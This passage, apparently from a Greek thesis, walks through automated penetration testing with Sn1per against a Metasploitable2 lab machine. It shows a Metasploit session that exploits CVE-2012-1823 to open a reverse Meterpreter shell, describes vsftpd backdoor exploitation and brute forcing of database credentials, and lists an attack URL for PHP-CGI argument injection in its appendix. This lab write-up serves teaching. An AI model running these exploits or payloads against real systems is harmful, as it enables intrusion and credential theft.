Κατά την ολοκλήρωση του Sniper, το εργαλείο μας δίνει μια περιγραφική αναφορά για το ποιες απειλές είναι πολύ σοβαρές. Η αναλυτική αναφορά του Nuclei, βρίσκεται στο ΠΑΡΑΡΤΗΜΑ Ά.



Εικόνα 72: Vulnerability Report.

Όπως αναφέραμε και πριν, το Nuclei μας εντόπισε 3 σοβαρές ευπάθειες. Εμείς με την σειρά μας, μπορούμε να χρησιμοποιήσουμε το Metasploit για να βρούμε την ανάλογη τρύπα ώστε να προσβάλουμε το σύστημα. χρησιμοποιώντας το exploit **php_cgi_arg_injection**, μπορούμε πολύ εύκολα να αποκτήσουμε Meterpreter πρόσβαση στο σύστημα.

```
msf6 > search cve-2012-1823

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection      2012-05-03       excellent  Yes    PHP CGI Argument Injection
```

Εικόνα 73: Ψάχνοντας το CVE που μας έδωσε το Nuclei.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.56.108
rhost => 192.168.56.108
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Sending stage (39927 bytes) to 192.168.56.108
[*] Meterpreter session 1 opened (192.168.56.105:4444 -> 192.168.56.108:49894) at 2022-09-07 13:34:34 -0400

meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```

Εικόνα 74: Αποκτώντας πρόσβαση.


4.9.6. Λειτουργία Normal σάρωσης.

Η λειτουργία της κανονικής σάρωσης είναι και η πιο μακροσκελής λειτουργία στο sn1per. Γι' αυτό τον λόγο, θα επισημάνουμε μόνο τα πιο σημαντικά ευρήματα αυτής της λειτουργίας. Στην παρακάτω εικόνα η εντολή που ενεργοποιούμε την κανονική σάρωση με δικούς μας κανόνες.

```
└─$ sudo sniper -c /home/kali/Desktop/Sn1per/sniper.conf -t 192.168.56.108
```


Εικόνα 75: Normal mode.

Το Sn1per, θα εκτελέσει πρώτα ένα Ping, για να διαπιστώσει πως ο στόχος είναι ζωντανός. Έπειτα, θα σαρώσει τον στόχο με μια πλήρες Nmap σάρωση, ώστε να ανιχνεύσει τις ανοιχτές θύρες και τις υπηρεσίες. Επιπλέον, θα μας επιστρέψει πληροφορίες για το λογισμικό του στόχου, το οποίο είναι: *Linux 2.6.9 - 2.6.33.*




Εικόνα 76: Full Nmap.

Αμέσως μετά, το εργαλείο θα ξεκινήσει διαφορά Nmap Scripts (NSE), με τα πιο σημαντικά να είναι τα Script για εύρεση ευπαθειών μέσω Nmap και, πιο συγκεκριμένα, εύρεση ευπαθειών στο FTP Server που, τρέχει vsftpd 2.3.4. Πολύ γρήγορα το εργαλείο ανιχνεύει την ευπάθεια και στην συνέχεια θα εκτελέσει πιο εξεζητημένες σαρώσεις για το FTP με το Metasploit, όπου θα ανιχνεύσει και το Banner του FTP, αλλά και την ανώνυμη ανάγνωση ενεργή.




Εικόνα 77: FTP NSE vuln scan.




Εικόνα 78: Anonymous READ enabled.

Το εργαλείο, αυτόματα, θα προσπαθήσει να εκμεταλλευτεί την συγκεκριμένη ευπάθεια, αυτόματα με την χρήση του Metasploit και του **VSFTPD 2.3.4 BACKDOOR EXPLOIT**, παίρνοντας αυτόματα τις ρυθμίσεις από το sn1per.




Εικόνα 79: Sn1per – Metasploit Gaining access.

Το sn1per πολύ εύκολα κατάφερε να μας δώσει πρόσβαση Shell. Εμείς με την σειρά μας, εάν θέλουμε, μπορούμε να αναβαθμίσουμε αυτήν την σύνδεση, χρησιμοποιώντας ένα Post-Exploitation πρόγραμμα μέσα από το Metasploit, παίρνοντας, έτσι, Meterpreter σύνδεση.



Εικόνα 80: Αναβαθμίζοντας την σύνδεση.




Εικόνα 81: Αλληλοεπιδρώντας με το Meterpreter.

Σταματώντας την πρόσβαση μας στο σύστημα που επιτεθήκαμε, το Sn1per,αυτόματα, θα συνεχίσει την αυτόματη λειτουργία του, με την αμέσως επόμενη διαθέσιμη θύρα, δηλαδή την «22» όπου σε άλλη λειτουργία έχουμε σαρώσει και δεν χρειάζεται επεξήγηση.

Όταν τελειώσει με την σάρωση στην θύρα του SSH, αμέσως θα σαρώσει την Telnet «23», όπου και εκεί, με την χρήση του Metasploit, καταφέρνει να μας βρει τα στοιχεία εισόδου: **msfadmin/msfadmin**, και όπως φαίνεται μπορούμε και εκεί να έχουμε πρόσβαση.


Εικόνα 82: Telnet Access.

Συνεχίζοντας, το Sn1per καταφέρνει να μας δώσει πληροφορίες για τον στόχο.




Εικόνα 83: Sniper Target Info.

Το sn1per θα σαρώσει και την MySQL βάση δεδομένων, όπου θα βρει σημεία εισόδου τους, δύο λογαριασμούς root και guest οι οποίοι έχουν άδειους κωδικούς.




Εικόνα 84: MySQL Empty Passwords.

Στην συνέχεια, θα προσπαθήσει να ξαναχτίσει τα στοιχεία εισόδου, μεσώ έναν Brute forcer του Metasploit της υπηρεσίας postgresql, οπού όπως βλέπουμε τα καταφέρνει, και μας επιστρέφει αμέσως τα αποδεκτά στοιχεία εισόδου.




Εικόνα 85: postgresql login info.

Το sn1per συνεχίζει την αυτοματοποιημένη σάρωση του, αυτήν την φόρα στην διαδικτυακή εφαρμογή του Metasploitable2 Server. Εκεί μας επιστρέφει πληροφορίες για τους Headers και τις μεθόδους, αλλά και πληροφορίες HTTP, screenshot της εφαρμογής και εκτελεί και dirsearch. Ακόμα, εάν θέλαμε με το sn1per, θα μπορούσαμε να τρέξουμε blackwidow και Injectx.py, δυο παντοδύναμα εργαλεία που μας επιστρέφουν πληροφορίες για το, εάν μια εφαρμογή, όπως το Multilidae του metasploitable2 Server, μπορεί να δεχθεί MySQL επιθέσεις, επιστρέφοντας, μάλιστα, και, σαν αποτέλεσμα, την εντολή για να τρέξουμε την επίθεση σε SQLmap.




Εικόνα 86: inject.py



Εικόνα 87: HTTP Info.

Εικόνα 88: Metasploitable2 WebServer Screenshot.

Εν τέλει, μας δίνει τα οριστικά τελικά αποτελέσματα, όπου μας πληροφορεί για τις τρύπες ασφαλείας που συστήματος μας, όπως πολύ απλοί κωδικοί, ευπάθειες επικίνδυνες κ.α.



Εικόνα 89: Αποτελέσματα Normal Mode

5. Συμπέρασμα

Όπως διαπιστώσαμε και με το Sn1per, τα αυτοματοποιημένα εργαλεία είναι ένας εξαιρετικός τρόπος για να αυτοματοποιήσουμε τις φάσεις ενός Penetration Testing ή ενός Vulnerability Assessment. Προσφέροντας γρήγορα και αποτελεσματικά, ακριβή αποτελέσματα σε μικρό χρονικό διάστημα σε αντίθεση με τον παραδοσιακό χειροκίνητο τρόπο.

Το Sn1per είναι ένα πολύ δυνατό εργαλείο, το οποίο όχι μόνο αυτοματοποιεί τις φάσεις του Penetration Testing από την αναγνώριση μέχρι την εκμετάλλευση αδυναμιών και την αναφορά, αλλά μας δίνει την δυνατότητα να το ενσωματώσουμε και σε αλλά εργαλεία, όπως το Nessus. Στην ουσία, πρόκειται για ένα εργαλείο το οποίο θα λύσει τα χεριά στον μηχανικό ασφάλειας, που θα διεξάγει αυτά τα τεστ. Στην συγκεκριμένη διπλωματική καλύφθηκε ένα μεγάλο φάσμα από τις δυνατότητες του Sn1per, αλλά στην πραγματικότητα, στα κατάλληλα χέρια, το Sn1per μπορεί να πραγματοποιήσει περισσότερές δουλειές.

Παρόλο που το Sn1per είναι ένα εξαιρετικό εργαλείο, έχει και αυτό τις αδυναμίες του. Όπως διαπιστώσαμε, υπάρχουν φορές που το Sn1per δεν θα ψάξει σε βάθος μια ευπάθεια όσο θα την έψαχνε ένας ανθρώπινος παράγοντας ή δεν θα μας έδινε την ολοκληρωμένη εικόνα ενός συστήματος, από όλες τις πλευρές, όσο καλά και να το έχουμε λάβει υπόψιν τις παραμέτρους του.

Το παραδοσιακό Penetration testing από τον ανθρώπινο παράγοντα είναι ακόμα σημαντικό, επειδή ο ανθρώπινος παράγοντας θα μπορεί να ψάξει σε βάθος για περισσότερες αδυναμίες και θα μπορέσει να χρησιμοποιήσει και άλλες τεχνικές προκειμένου να πετύχει τον στόχο του. Για καλυτέρα αποτελέσματα, ο σωστός συνδυασμός αυτόματων εργαλείων και χειροκίνητων διεργασιών θα μπορούσαν να φέρουν τα βέλτιστα αποτελέσματα σε ένα Penetration Testing.

ΠΑΡΑΡΤΗΜΑ Α'

Critical: 3

High: 0

Medium: 0

Low: 4

Info: 31

Score: 54

P1 - CRITICAL, Nuclei Vulnerability Scan, [vsftpd-detection], 192.168.56.108:21

P1 - CRITICAL, Nuclei Vulnerability Scan, [CVE-2012-1823], http://192.168.56.108/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input

P1 - CRITICAL, Nuclei Vulnerability Scan, [vsftpd-detection], 192.168.56.108:21

P4 - LOW, PHP Info Detected 1,http://192.168.56.108:80/phpinfo.php,&lh;a href="http://www.php.net/">&lh;img border="0" src="/phpinfo.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42" alt="PHP Logo" />&lh;/a>&lh;h1 class="p">PHP Version 5.2.4-2ubuntu5.10&lh;/h1>

P4 - LOW, Nuclei Vulnerability Scan, [smb-v1-detection], 192.168.56.108:445

P4 - LOW, Nuclei Vulnerability Scan, [phpinfo-files], http://192.168.56.108/phpinfo.php

P4 - LOW, Nuclei Vulnerability Scan, [smb-v1-detection], 192.168.56.108:445

P5 - INFO, Sitemap.xml Detected,http://192.168.56.108:80/sitemap.xml,&lh;p>The requested URL /sitemap.xml was not found on this server.&lh;/p>

P5 - INFO, Nuclei Vulnerability Scan, [samba-detection], 192.168.56.108:139

P5 - INFO, Nuclei Vulnerability Scan, [openssh-detection], 192.168.56.108:22

P5 - INFO, Nuclei Vulnerability Scan, [vnc-service-detection], 192.168.56.108:5900

P5 - INFO, Nuclei Vulnerability Scan, [smtp-service-detection], 192.168.56.108:25

P5 - INFO, Nuclei Vulnerability Scan, [apache-detect], http://192.168.56.108

P5 - INFO, Nuclei Vulnerability Scan, [tech-detect:php], http://192.168.56.108

P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-permitted-cross-domain-policies], http://192.168.56.108

P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-embedder-policy], http://192.168.56.108

P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:access-control-allow-origin], http://192.168.56.108

P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:access-control-expose-headers], http://192.168.56.108

P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:access-control-max-age], http://192.168.56.108

P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:access-control-allow-headers], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:strict-transport-security], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-resource-policy], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:content-security-policy], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:access-control-allow-credentials], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:access-control-allow-methods], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:permission-policy], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-frame-options], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-content-type-options], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:referrer-policy], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:clear-site-data], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-opener-policy], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [samba-detection], 192.168.56.108:139
P5 - INFO, Nuclei Vulnerability Scan, [openssh-detection], 192.168.56.108:22
P5 - INFO, Nuclei Vulnerability Scan, [HTTP-TRACE:trace-request], http://192.168.56.108
P5 - INFO, Nuclei Vulnerability Scan, [smtp-service-detection], 192.168.56.108:25
P5 - INFO, Nuclei Vulnerability Scan, [waf-detect:apachegeneric], http://192.168.56.108/
P5 - INFO, Nuclei Vulnerability Scan, [vnc-service-detection], 192.168.56.108:5900
P5 - INFO, Nuclei Vulnerability Scan, [phpmyadmin-panel], http://192.168.56.108/phpMyAdmin/

Βιβλιογραφία

[1] Rapid7, «Vulnerabilities, Exploits, and Threats,» 5 September 2022. [Ηλεκτρονικό]. Available: https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/.

[2] C. Glover, «The Difference Between Threat, Vulnerability, and Risk, and Why You Need to Know,» July 2020. [Ηλεκτρονικό]. Available: https://www.travasecurity.com/resources/the-difference-between-threat-vulnerability-and-risk-and-why-you-need-to-know.

[3] C. P. Ltd, «Know Your Hackers : White Hat, Black Hat & Grey Hat,» 15 June 2020. [Ηλεκτρονικό]. Available: https://cyberquote.com/blog/know-your-hackers-white-hat-black-hat-grey-hat/.

[4] A. McIntosh, «Meet The Threat Actors, Part 1: Script Kiddies,» 8 May 2020. [Ηλεκτρονικό]. Available: https://www.skyetechnologies.com/2020/08/20/meet-the-threat-actors-part-1-script-kiddies/.

[5] L. Irwin, «Risk terminology: Understanding assets, threats and vulnerabilities,» 20 July 2020. [Ηλεκτρονικό]. Available: https://www.vigilantsoftware.co.uk/blog/risk-terminology-understanding-assets-threats-and-vulnerabilities.

[6] B. YELER, «How to Tell the Difference that Vulnerability, Threat, and Risk?,» 3 August 2021. [Ηλεκτρονικό]. Available: https://bugrayeler.medium.com/how-to-tell-the-difference-that-vulnerability-threat-or-risk-4a96117f8f26.

[7] qfscerts.com, «qfscerts.com,» 27 August 2021. [Ηλεκτρονικό]. Available: https://qfscerts.com/blogs/iso-27001-certifications-most-recognized-isms-qfs-certs/.

[8] C-Risk, «www.c-risk.com/,» 3 March 2022. [Ηλεκτρονικό]. Available: https://www.c-risk.com/en/blog/iso-27005/.

[9] Υ. ψ. διακυβέρνησης, Εγχειρίδιο Κυβερνοασφάλειας, Athens: Υπουργείο ψηφιακής διακυβέρνησης, 2021.

[10] N. S. Agency, «Embracing a Zero Trust Security Model,» February 2021. [Ηλεκτρονικό]. Available: https://media.defense.gov/2021/Feb/25/2002588479/1/1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF.

[11] C. Wallis, «How To Perform A Vulnerability Assessment: A Step-by-Step Guide,» July 2020. [Ηλεκτρονικό]. Available: https://www.intruder.io/guides/vulnerability-assessment-made-simple-a-step-by-step-guide.

[12] imperva, «Vulnerability Assessment,» 05 September 2022. [Ηλεκτρονικό]. Available: https://www.imperva.com/learn/application-security/vulnerability-assessment/.

[13] K. Malik, «A Complete Guide On VAPT-ASTRA,» 31 August 2022. [Ηλεκτρονικό]. Available: https://www.getastra.com/blog/security-audit/what-is-vapt/.

[14] S. Basu, «7 Penetration Testing Phases for Web Applications: A Detailed Account,» 23 August 2022. [Ηλεκτρονικό]. Available: https://www.getastra.com/blog/security-audit/penetration-testing-phases/.

[15] P. Kirvan, «Pen testing guide: Types, steps, methodologies and frameworks,» [Ηλεκτρονικό]. Available: https://www.techtarget.com/searchsecurity/tip/Pen-testing-guide-Types-steps-methodologies-and-frameworks. [Πρόσβαση 06 September 2022].

[16] Packetlabs, «Black-Box vs Grey-Box vs White-Box Penetration Testing,» 19 April 2019. [Ηλεκτρονικό]. Available: https://www.packetlabs.net/posts/types-of-penetration-testing/.

[17] imperva.com, «Penetration Testing,» 06 September 2022. [Ηλεκτρονικό]. Available: https://www.imperva.com/learn/application-security/penetration-testing/.

[18] A. Tyagi, «Penetration Testing Tutorial Guide for Beginners,» 25 August 2022. [Ηλεκτρονικό]. Available: https://www.janbasktraining.com/blog/penetration-testing-tutorial/.

[19] A. Unni, «How Continuous Vulnerabilities Assessment and Penetration Testing Protect You Against Cyber Attacks,» [Ηλεκτρονικό]. Available: https://www.stickmancyber.com/cybersecurity-blog/continuous-vulnerabilities-assessment-penetration-testing-protect-cyber-attacks. [Πρόσβαση 6 September 2022].

[20] cipher.com, «A Complete Guide to the Phases of Penetration Testing,» [Ηλεκτρονικό]. Available: https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/. [Πρόσβαση 06 September 2022].

[21] M. J. Balsa, «Pre-Engagement in Penetration Testing,» 19 December 2021. [Ηλεκτρονικό]. Available: https://systemweakness.com/pre-engagement-in-penetration-testing-b42c12084ceb.

[22] A. kili, «How to Get Domain and IP Address Information Using WHOIS Command,» 2 January 2018. [Ηλεκτρονικό]. Available: https://www.tecmint.com/whois-command-get-domain-and-ip-address-information/.

[23] ionos.com, «nslookup: Here’s how the useful DNS check works,» 18 August 2019. [Ηλεκτρονικό]. Available: https://www.ionos.com/digitalguide/server/tools/nslookup/.

[24] ABHIJITH, «A step by step guide on - What is theharvestor? | How to install and run it? | Get hands-on How to use it?,» [Ηλεκτρονικό]. Available: https://www.cybervie.com/blog/what-is-the-harvester/. [Πρόσβαση 6 September 2022].

[25] sentinelone.com, «What Is Open Source Intelligence (OSINT)?,» [Ηλεκτρονικό]. Available: https://www.sentinelone.com/cybersecurity-101/open-source-intelligence-osint/. [Πρόσβαση 6 September 2022].

[26] eccouncil.org, «Understanding the Five Phases of the Penetration Testing Process,» [Ηλεκτρονικό]. Available: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/. [Πρόσβαση 6 September 2022].

[27] H. Passi, «Penetration Testing: Step-by-Step Guide, Stages, Methods and Application,» 27 June 2018. [Ηλεκτρονικό]. Available: https://www.greycampus.com/blog/information-security/penetration-testing-step-by-step-guide-stages-methods-and-application.

[28 T. c. Group, «Pen Test assessment Cadence,» December 2019. [Ηλεκτρονικό]. Available:
] https://rs.ivanti.com/legal/pentest-service-manager-.pdf.

[29 M. Shivanandhan, «Web Server Scanning With Nikto – A Beginner's Guide,» 14 July 2021.
] [Ηλεκτρονικό]. Available: https://www.freecodecamp.org/news/an-introduction-to-web-server-scanning-with-nikto/.

[30 gauraavgndal, «How to Find Hidden Web Directories with Dirsearch,» 28 July 2021.
] [Ηλεκτρονικό]. Available: https://www.geeksforgeeks.org/how-to-find-hidden-web-directories-with-dirsearch/.

[31 J. Petters, «How to Use Nmap: Commands and Tutorial Guide,» 20 May 2020. [Ηλεκτρονικό].
